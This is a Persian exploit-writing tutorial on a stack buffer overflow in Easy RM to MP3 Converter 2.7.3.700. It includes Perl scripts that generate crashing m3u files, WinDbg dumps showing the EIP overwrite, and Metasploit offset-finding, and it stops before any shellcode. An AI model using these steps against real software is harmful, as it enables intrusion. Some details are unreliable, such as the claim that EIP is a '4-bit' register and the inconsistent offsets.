

## آموزش اکسپلویت نویسی قسمت اول: سرریزی برپایه پشته

برنامه آسیب پذیر Easy RM to MP3 Converter نسخه 2.7.3.700 می باشد و به همین مقاله پیوست شده است.

## بررسی اشکال

پیش از هر چیز بیایید بررسی کنیم که آیا برنامه با باز کردن یک فایل m3u ناهنجار و غیر معمول خراب می شود یا خیر. بسیار خب ، برنامه آسیب پذیر را بر روی کامپیوتری که از سیستم عامل ویندوز XP استفاده می کند نصب کنید. در گزارش این آسیب پذیری ذکر شده که بر روی Service Pack 2 (English) تست شده اما من از Service Pack 3 (English) استفاده می کنم.

ما از اسکریپت پرل زیر برای ساختن فایل m3u که به ما در اکتشاف اطلاعات این آسیب پذیری کمک می کند استفاده میکنیم:

```
my $file = "Crash.m3u;"
my $junk = "\x41" x 10000;
open ($FILE, ">$file");
print $FILE $junk;
close ($FILE);
print "m3u File Created Successfully.";
```

این اسکریپت را اجرا کنید تا فایل m3u ایجاد شود. فایل ایجاد شده حاوی 10000 کاراکتر "A" (\x41) معادل هگزا دسیمال کاراکتر A می باشد) این فایل را در Easy RM to MP3 Converter لود کنید ، برنامه خطایی که البته توسط برنامه کنترل شده را نمایش میدهد و هیچ گونه خرابی ای در برنامه رخ نمی دهد. اسکریپت را به منظور تولید 20000 کاراکتر تغییر و دوباره امتحان میکنیم.... عکس العملی مشابه قبل... حال اسکریپت را برای ایجاد 30000 کاراکتر تغییر میدهیم....

برنامه خراب شد و خطایی رخ داد ، چیزی که دقیقاً ما می خواستیم.

بسیار خوب ، نتیجه این شد که در صورت خواندن فایلی غیر معمول به طول 20000 تا 30000 بایت که حاوی کاراکتر A است میتوانیم روال برنامه را خراب کنیم ، اما این کار چه سودی دارد؟

## جذابیت بررسی باگ

مصلماً همه خرابی های برنامه ها منجر به اکسپلویت شدن نمی شود اما گاهی اوقات و بویژه در این مورد خاص این کار انجام پذیر است.


با استفاده از Exploitation ، برنامه مجبور به انجام عملی می گردد که راغب به انجام آن عمل نبوده و برای آن تعریف نشده است ، مثلاً اجرا کردن کدی که شما آنرا تولید می کنید. ساده ترین راه برای مجبور کردن برنامه به انجام کاری متفاوت از رده کاریش ، کنترل روال برنامه است (تغییر جریان اصلی برنامه به قسمتی غیر از قسمت اصلی). این عمل میتواند با کنترل [Instruction Pointer](#) (یا شمارنده برنامه) صورت گیرد که یک ثبات CPU است و اشاره گر به محل دستورالعمل بعدی باید توسط CPU اجرا شود می باشد.

فرض کنید یک برنامه تابعی را با پارامتری صدا میزند. قبل از رفتن به این تابع آدرس فعلی ای که در آن قرار داریم در Instruction Pointer ذخیره می شود (بنابراین حالا آدرس برگشتی بعد از اتمام کار تابع را داریم). اگر شما مقدار این اشاره گر را به قسمتی از حافظه که حاوی قطعه کد شماست تغییر دهید شما قادر به تغییر روند برنامه شده و می توانید برنامه را مجبور به اجرای فرمانی که میخواهید کنید. کدی که شما میخواهید بعد از کنترل روند برنامه اجرا کنید را **شل کد** می نامیم. بنابراین اگر ما برنامه را بر اساس اجرای شل کد خود تغییر دهیم برنامه را **اکسپلویت** کردیم. اشاره گر به دستورالعمل را اصطلاحاً EIP می گوئیم. EIP یک ثبات 4 بیتی است. بنابراین اگر شما قادر به تغییر این 4 بایت باشید ، شما برنامه را به تسخیر خود درآورده اید.


## چند تئوری پیش از روند اجرایی

توضیح چند اصطلاح که شما را در درک بهتر موضوع کمک میکند:  
هر برنامه ویندوز از بخش هایی از حافظه استفاده میکند. حافظه پروسه شامل 3 جزء اصلی است:

- Code Segment (که Text Segment هم نامیده میشود ساینز ثابتی دارد و فقط خواندنی است اما قابلیت تغییر داده شدن را هم دارد و شامل دستورالعمل های اجرایی برنامه است).
- Data Segment (قسمتی از نامه که برای ذخیره متغیرها و حافظه های متحرک موقت است. آدرس متغیرها به صورت آفستی از شروع این سگمنت محاسبه می شوند).
- Stack Segment (از این سگمنت برای ارسال اطلاعات به توابع و ذخیره آدرس رفت و بازگشت به توابع استفاده می شود).



اگر میخواهید مستقیماً به حافظه پشته دسترسی داشته باشید می توانید از ESP (Stack Pointer = اشاره گر به پشته) که به بالای پشته (پایین ترین آدرس حافظه) اشاره میکند استفاده کنید.



- برای قرار دادن اطلاعات درون Stack Segment از دستور PUSH استفاده می کنیم. با اجرای این دستور ESP به پایین ترین آدرس حافظه اشاره خواهد کرد . هنگامی که یک کلمه در پشته push شود عملیات زیر توسط CPU انجام می شود:

1. دو واحد از ثبات SP کم می شود.
2. کلمه مورد نظر در آدرس SS:SP کپی می شود.

- برای بیرون کشیدن اطلاعات از Stack Segment از دستور POP استفاده میکنیم. با اجرای این دستور ESP به بالاترین آدرس حافظه اشاره خواهد کرد.

هنگامی که یک کلمه از پشته pop شود عملیات زیر توسط CPU انجام می شود:

1. از آدرس SS:SP یک کلمه خوانده می شود.
2. دو واحد به ثبات SP اضافه می شود.

هنگامی که به یک تابع/روال وارد شدیم ، چهارچوب پشته ساخته می شود. این چهارچوب پارامترهای تابع والد را به منظور ارسال آرگومان ها به زیربرنامه ها نگهداری می کند. پشته بوسیله ESP و دسترسی به متغیرهای محلی بوسیله EBP در دسترس قرار می گیرد.

ثبات های معمول CPU (Intel, x86) عبارتند از:

### ثبات های همه منظوره : General Purpose Register

- **EAX:** (انباره Accumulator یا واحد پردازش مرکزی): ثباتی است همه منظوره و نزدیک ترین ثبات به قسمت ALU (= Arithmetic and Logical Unit) بخش پردازش کننده پردازنده است که عملیات ریاضی و منطقی را انجام می دهد. است ، به همین دلیل سرعت محاسباتی نسبت به بقیه ثبات ها بیشتر است ، اکثر عملیات ریاضی در این ثبات انجام می گیرد ، به عنوان یک انباره به طور ضمنی در عملیات ورودی و خروجی استفاده می شود.
- **EBX:** (پایه یا Base): این ثبات علاوه بر همه منظوره بودن ، در برخی روش های آدرس دهی نقش ثبات پایه را بازی می کند ، به غیر از عملیات ریاضی می تواند به عنوان Offset متعلق به بخش داده باشد.
- **ECX:** (شمارنده یا Counter): به عنوان یک شمارنده در دستورات عمل های حلقه و یا پردازش رشته و همچنین دستورات عمل های دستکاری بیت ها استفاده می شود.
- **EDX:** (داده یا Data): به نوعی EAX وسیع تر شده است و اجازه محاسبات پیچیده تر (ضرب و تقسیم) و اجازه ذخیره داده های بزرگ به منظور سهولت انجام محاسبه آنها را می دهد.

### ثبات های پشته : Pointer Register

- **ESP:** (Stack Pointer): آفست مکانی از سگمنت پشته که عمل قرار گرفتن داده در پشته صورت می گیرد و به بالای پشته اشاره دارد.
- **EBP:** (Base Pointer): برای دسترسی به متغیرهای محلی که در پشته قرار دارند استفاده می شود.

### ثبات های شاخص : Index Register

- **ESI:** (Source Index): برای آدرس دهی و در عملیات رشته ای بعنوان مبدا استفاده می شود.
- **EDI:** (Destination Index): برای آدرس دهی و در عملیات رشته ای بعنوان مقصد استفاده می شود.

### ثبات های اشاره گر دستورات عمل

- **EIP:** (Instruction Pointer): اشاره گر به دستورات عمل در حال اجراست.


نقشه حافظه پروسه چیزی شبیه به این است:

→ 0x00000000 بالای پشته (پایین حافظه)	.text (code)	
	.data	
	.bss	
	Heap – malloc'ed data	
	...	
	Heap (به پایین رشد می کند) ↓ حافظه غیر قابل استفاده – پشته (به بالا رشد میکند) ↑	بالای heap بالای پشته
	...	
	Argc	
	***argv	
	***envp	
	آرگومان های خط فرمان	
→ 0xFF000000 آدرس های بالایی (بالای حافظه)	Environment vars	پایین پشته

سگمت Text فقط خواندنی است و فقط شامل کد های برنامه است. این خاصیت از تغییر دادن کد برنامه جلوگیری می کند. سگمت حافظه سایز ثابتی دارد. سگمت داده و سگمت bss برای ذخیره متغیر های ثابت و سراسری در برنامه استفاده می شود. سگمت داده برای متغیر های مقدار دهی شده سراسری ، رشته ها و دیگر محتویات مورد استفاده قرار می گیرد. سگمت bss برای متغیرهای مقدار دهی نشده مورد استفاده قرار میگیرد. سگمت داده و bss قابل نوشتن هستند و سایز ثابتی دارند. سگمت heap برای دیگر متغیر های برنامه مورد استفاده قرار میگیرد و میتواند بسته به میل ما بزرگ یا کوچک باشد. تمام حافظه ها در heap بوسیله الگوریتم های تخصیص مدیریت میشوند. یک ناحیه حافظه بوسیله این الگوریتم رزرو میشود. Heap رو به پایین رشد میکند. (به سمت بالاترین آدرس حافظه)

پشته یک ساختار داده است که با LIFO (Last in first out) کار میکند. آخرین داده ای که PUSH میشود اولین داده ای خواهد بود که POP می شود. پشته شامل متغیر های داخلی ، فراخوانی توابع و اطلاعات دیگری است که نیاز

نیست مدت زمان زیادی ذخیره شوند. همانطور که داده به پشته اضافه میشود، به شکل فزاینده ای کاهش مقدار آدرس دهی نیز شکل میگیرد.



هر بار که تابعی فرا خوانده میشود، پارامترهای آن به پشته نشانده می شود و همچنین مقادیر ذخیره شده نیز در ثبات ها ذخیره میشوند (EIP, EBP). هنگامی که از داخل تابع برمیگردیم، داده های ذخیره شده در EIP نیز POP شده و مجدداً در EIP قرار میگیرد، بنابراین روال عادی برنامه ادامه پیدا میکند.

پس زمانی که تابع `do_something(param1)` فراخوانده میشود، موارد زیر اتفاق می افتد:

- نشاندن `*param1` (نشاندن تمامی پارامترها، به صورت وارونه به پشته)
- صدا زدن تابع `do_something`. موارد زیر رخ میدهد:
  - نشاندن EIP (که ما میتوانیم به موقعیت اصلی برگردیم)
  - **پولوک** اجرا میشود که نقش نشاندن داده در EBP را ایفا میکند. این امر مورد نیاز ماست چراکه باید EBP را به منظور مقادیر مرجع پشته تغییر دهیم. این کار بوسیله قرار دادن ESP در EBP (بنابراین EBP برابر بالا پشته می شود و میتوانیم به تمامی موارد داخل پشته (در چهارچوب برنامه حاضر) براحتی رجوع کنیم)
- نهایتاً متغیرهای محلی (آرایه ای حقیقی از داده ها) به پشته نشانده میشود. در مثال ما این کار `do_something::buffer[128]` است.

سپس هنگامی که تابع به اتمام میرسد روند برنامه به تابه اصلی برمیگردد.

.text
.data
.bss
Do_something::buffer[128]
EBP ذخیره شده
EIP ذخیره شده
Ptr to param1
Main() local vars
Envp, argv, etc


هنگامی که شما قصد دارید سرریزی بافر اتفاق بیافتد نیاز به بازنویسی `do_something:buffer` (که پارامترهای حقیقی داده است یعنی جایی که 'ptr to param1' به آن اشاره می کند) دارید، `EBP` ذخیره شده و آدرس آن در `EIP` نوشته می شود. بعد از بازنویسی بافر `EIP+EBP+` اشاره گر پشته به محلی بعد از محل ذخیره `EIP` اشاره خواهد کرد. هنگامی که تابع `do_something` باز میگردد، `EIP` مقادیر `pop` شده به پشته را میگیرد و مقداری که شما در طول سرریز بافر ایجاد کردید را شامل میشود. نتیجه اینکه بواسطه کنترل `EIP` شما اساساً آدرس برگشتی را به تابعی که به منظور ادامه روند عادی برنامه اجرا خواهد شد تغییر میدهید. البته زمانی که شما آدرس برگشت را تغییر دهید دیگر روند برنامه عادی نخواهد بود. اگر شما قادر به بازنویسی بافر، `EBP` و `EIP` باشید و کد مورد نظر خود را در جایی که "ptr to param1" قرار دارد بنویسید بعد از ارسال بافر، `ESP` به ابتدای کد شما اشاره می کند. بنابراین کنترل برنامه به دست شما مستلزم اشاره `EIP` به شروع کد شماست.

به منظور مشاهده وضعیت پشته (مقدار ثبات ها همچون `Instruction Pointer`، `Stack Pointer` و ...) نیاز داریم تا دیباگری به برنامه قلاب کنیم تا به بررسی زمانی که برنامه اجرا می شود به خصوص هنگام کرش کردن بپردازیم.

دیباگرهای زیادی برای این منظور وجود دارند 4 دیباگر که اغلب اوغات من از آنها استفاده میکنم [Windbg](#)، [Immunity's Debugger](#)، [OllyDbg](#) و [PyDBG](#) هستند.


بیاپید از `Windbg` استفاده کنیم. برنامه را نصب کنید (نصب کامل) و اونو به عنوان "Post-mortem" با استفاده از `windbg -I` ثبت کنید.

```
C:\WINDOWS\system32\cmd.exe
C:\program files\Debugging Tools for Windows (x86)>windbg.exe -I
C:\program files\Debugging Tools for Windows (x86)>_
```



همچنین می‌توانید برای غیر فعال کردن "xxxx has encountered a problem and needs to close" به آدرس رجیستری زیر رفته و مقدار Auto را برابر 0 قرار دهید:

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug



به عکس زیر توجه کنید:

به منظور رفع نقصان Windbg نسبت به نبود Symbol فایل ها پوشه ای ایجاد کنید (ما در این مسیر این پوشه را ایجاد کردیم (c:\windbgsymbols). حال به windbg رفته از منوی File گزینه Symbol File Path را انتخاب کنید

```
SRV*C:\windbasymbols*http://msdl.microsoft.com/download/symbols
```

و رشته زیر را در پنجره ظاهر شده وارد کنید:

(تذکر: بعد از این از Enter استفاده نکنید. مطمئن شوید که تنها همین خط در Symbol File Path وارد شده باشد.)

خیلی خب شروع میکنیم.

Easy RM to MP3 را باز کنید و سپس فایل crash.m3u رو در برنامه بارگزاری کنید. برنامه مجدداً خراب میشود و برنامه windbg اجرا خواهد شد، در غیر این صورت در صورتی که پنجره ای سوالی پیش روی شما قرار گرفت بر روی دکمه "Debug" کلیک کنید تا windbg اجرا شود.

```
Command - Pid 2136 - WinDbg: 6.11.0001.404 X86
ModLoad: 76bf0000 76bf0000 C:\WINDOWS\system32\PSAPI.dll
ModLoad: 03480000 034c4000 C:\Program Files\WinMount\WinMText.dll
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 76990000 769b5000 C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000 C:\WINDOWS\system32\ATL.DLL
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 71b20000 71b32000 C:\WINDOWS\system32\MPR.dll
ModLoad: 75f60000 75f67000 C:\WINDOWS\System32\drprov.dll
ModLoad: 71c10000 71c1e000 C:\WINDOWS\System32\ntlanman.dll
ModLoad: 71cd0000 71ce7000 C:\WINDOWS\System32\NETUI0.dll
ModLoad: 71c90000 71cd0000 C:\WINDOWS\System32\NETUI1.dll
ModLoad: 71c80000 71c87000 C:\WINDOWS\System32\NETRAP.dll
ModLoad: 71bf0000 71c03000 C:\WINDOWS\System32\SAMLIB.dll
ModLoad: 75f70000 75f7a000 C:\WINDOWS\System32\davclnt.dll
ModLoad: 75970000 75a68000 C:\WINDOWS\system32\MSGINA.dll
ModLoad: 74320000 7435d000 C:\WINDOWS\system32\ODBC32.dll
ModLoad: 76360000 76370000 C:\WINDOWS\system32\WINSTA.dll
ModLoad: 038c0000 038d7000 C:\WINDOWS\system32\odbcint.dll
(858.24c): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00ce0000 esi=77c5fce0 edi=00007530
eip=41414141 esp=000ff730 ebp=00394028 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_na.dll>+0x41414130:
41414141 ??
```

همانطور که مشاهده می کنید Instruction Pointer حاوی 41414141 است که هگزادسیمال "AAAA" می باشد.

یک تذکر پیش از ادامه: در سری Inter x86، آدرس ها به صورت Little-Endian ذخیره می شوند (به صورت وارونه) یعنی ABCD طی این فرایند به شکل DCBA نمایش داده می شود.

به نظر میرسد قسمتی از فایل m3u در بافر خوانده شده است و موجب سرریزی بافر شده است. ما توانایی سرریزی بافر و نوشتن در Instruction Pointer را داریم. این نوع از آسیب پذیری ها را سرریز بافر یا سرریز پشته می نامند.

از زمانی که فایل ما تنها شامل A بود ما دقیقا نمی دانستیم که چه مقدار بافر نیاز داریم تا دقیقا در EIP بنویسیم. به بیان دیگر اگر بخواهیم EIP را در باز نویسی مشخص کنیم، می توانیم داده ی قابل استفاده را طوری به برنامه بخورانیم که به کد های ما پرش کند حال باید محل دقیق buffer/payload که آدرس برگشت را در آن بازنویسی می کنیم بدانیم.

### تعیین ساینز بافر برای نوشتن در EIP

میدانیم که EIP جایی بین 20000 و 30000 بایت از بافر قرار دارد. حالا میتوانیم به طور بالقوه تمام فضای حافظه بین 20000 و 30000 را با آدرسی که میخواهیم EIP را با آن بازنویسی کنیم. ممکن است کار کند اما بهتر این است که ما محل دقیق را برای بازنویسی فراهم کنیم. به منظور تعیین آفست دقیق EIP در بافر، نیاز به مقداری کار اضافی داریم.

ابتدا، بیایید محدوده را بوسیله تغییر در اسکریپت پرل محدود کنیم:

بیایید بایت های استفاده شده را دو نیم کنیم. ما فایلی می سازیم حاوی 25000 کاراکتر A و باقی 5000 کاراکتر B می گذاریم. در صورتی که EIP حاوی 41414141 (AAAA) بود، EIP بین 20000 تا 25000 قرار دارد و اگر حاوی 42424242 (BBBB) بود EIP بین 25000 تا 30000 قرار دارد.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE, ">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

فایل ایجاد شده در برنامه باز کنید.

```
(cb4.d24): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00ce0000 esi=77c5fce0 edi=00007530
eip=42424242 esp=000ff730 ebp=003969e0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_na.dll>+0x42424231:
42424242 ??                ???
```

EIP حاوی 42424242 (BBBB) شد، در نتیجه EIP ما جایی بین 25000 تا 300000 قرار دارد. به بیان دیگر باقی B ها را در حافظه داریم یعنی جایی که ESP به آن اشاره می کند.

بافر:

```
[ 5000 کاراکتر B ]
[AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBB][BBBB][BBBBBBBBBBB.....]
اشاره گر ESP EIP 25000 بایت کاراکتر A
```



در فولدر فوق فایل بنام patt5000.txt ساخته شده ، آنرا باز کنید و محتویات \$junk2 اسکریپت پرل را به مقادیر ساخته شده ای که در فایل patt5000.txt نوشته شده تغییر دهید:

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "5000 کاراکتر تولید شده را اینجا قرار دهید";
open($FILE, ">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

اسکرپیت را اجرا کنید تا فایل m3u جدید ایجاد شود. فایل ایجاد شده را در RM to MP3 Converter باز کنید و از مقدار EIP نت برداری کنید:

```
(91c.fd4): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00ce0000 esi=77c5fce0 edi=00007530
eip=336a4232 esp=000ff730 ebp=003969e0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x336a4221:
336a4232 ??                ???
```

مقدار EIP برابر 0x336a4232 شد (که به صورت little-endian برابر با 32 ، 42 ، 6a ، 33 است که مقدار اسکی آن برابر 3jB2 می شود)

حال برای محاسبه اندازه بافر پیش از نوشتن در EIP از یکی دیگر از ابزار Metasploit استفاده می کنیم برای اینکار

```
C:\framework\msf3\tools>ruby pattern_offset.rb 0x336a4232 5000
1058
```

مقدار EIP و طول بافر را که برای تولید رشته استفاده کرده بودیم وارد می کنیم:







## یافتن محلی از حافظه برای میزبانی شل کد

ما EIP را کنترل کردیم پس میتوانیم EIP را به هر محلی منتقل کنیم، جایی که شل کد ما در آنجا قرار دارد، اما این مکان کجای حافظه قرار دارد و ما چگونه میتوانیم در آن بنویسیم؟  
به منظور خراب کردن برنامه ما 26096 کاراکتر A را در حافظه نوشتیم همچنین آدرس بازگشت (EIP) را نیز کنترل کردیم.

وقتی برنامه خراب شد نگاهی به ثبات‌ها کنید و از تمام داده‌ها رونوشت بگیرید (d esp, d eax, d ebx, d ebp, ...). اگر قادر به مشاهده بافرهای خود (حالا چه Aها چه Cها) در یکی از ثبات‌ها شدید به معنای توانایی شما در جایگزین کردن آنها با شل کد خود و پرش به این نقطه خواهد بود. در این مثال میبینیم که ESP به نظر به C اشاره میکند. پس با این تصور ما شل کد را به جای C می‌نویسیم و در EIP آدرس پرش به ESP را قرار می‌دهیم. با وجود اینکه مسلماً ما قادر به مشاهده Cها هستیم اما نمیتوانیم مطمئن باشیم که ESP دقیقاً به اولین C اشاره میکند. پس ما اسکریپت پرل را تغییر می‌دهیم و یک الگوی ساخته شده از کاراکترها را به جای C در آن قرار میدهیم (من

```
my $file= "crash25000.m3u" ;
my $junk= "A" x 26058;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHJK2ABCDEFGHJK3ABCDEFGHJK4ABCDEFGHJK" .
"5ABCDEFGHJK6ABCDEFGHJK" .
"7ABCDEFGHJK8ABCDEFGHJK" .
"9ABCDEFGHJKABCDEFGHIJK".
"BABCDEFGHJKABCDEFGHIJK";
open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

144 کاراکتر استفاده کردم، شما میتوانید کمتر یا بیشتر استفاده کنید.)

فایل جدید را در برنامه بارگزاری کنید و از محتویات حافظه در آدرس ESP رونوشت بگیرید.

```
0:000> d esp
000ff730 44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47 DEFGHIJK2ABCDEFG
000ff740 48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b HIJK3ABCDEFGHIJK
000ff750 34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43 4ABCDEFHJK5ABC
000ff760 44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47 DEFGHIJK6ABCDEF
000ff770 48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b HIJK7ABCDEFGHIJK
000ff780 38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43 8ABCDEFGHIJK9ABC
000ff790 44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47 DEFGHIJKAABCDEF
000ff7a0 48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b HIJKBABCDEFHJK
0:000> d
000ff7b0 43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41 CABCEFGHIJK.AAA
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

ما 2 مورد جالب در اینجا مشاهده می کنیم:

- ESP از اولین کاراکتر الگوی ما استفاده نمی کند ، بلکه پنجمین کاراکتر الگوی ما آغازگر ESP می باشد.
- بعد از الگو میتوایم A ها را مشاهده کنیم که خیلی شبیه A هایی است که در اولین قسمت از بافر خود استفاده کردیم بنابر این ما توانایی قرار دادن شل کد در اولین قسمت بافر را هم داریم (پیش از بازنویسی آدرس بازگشت).

با این حال ما از این را استفاده نمیکنیم. ابتدا 4 کاراکتر در بالای الگو قرار میدهیم و مجدداً تست میکنیم. اگر این کار را درست انجام دهیم ESP باید به اولین کد الگوی ما اشاره کند.

```
my $file= "crash25000.m3u" ;
my $junk= "A" x 26058;
my $eip = "BBBB";
my $pshellcode = "XXXX";
my $shellcode = "1ABCDEFGHJK2ABCDEFGHJK3ABCDEFGHJK4ABCDEFGHJK" .
"5ABCDEFGHJK6ABCDEFGHJK" .
"7ABCDEFGHJK8ABCDEFGHJK" .
"9ABCDEFGHJKABCDEFGHIJK".
"BABCDEFGHJKCABCDEFGHJK";
open($FILE, ">$file");
print $FILE $junk.$eip.$pshellcode.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

فایل جدید را به برنامه برنامه دهید و به مجدداً محتویات ESP را رونوشت بگیرید:

```
0:000> d esp
000ff730 31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43 1ABCDEFGHJK2ABC
000ff740 44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47 DEFGHIJK3ABCDEF
000ff750 48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b HIJK4ABCDEF
000ff760 35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43 5ABCDEF
000ff770 44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47 DEFGHIJK7ABCDEF
000ff780 48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b HIJK8ABCDEF
000ff790 39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43 9ABCDEF
000ff7a0 44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47 DEFGHIJK8ABCDEF
0:000> d
000ff7b0 48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b HIJKCABCDEF
000ff7c0 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAA
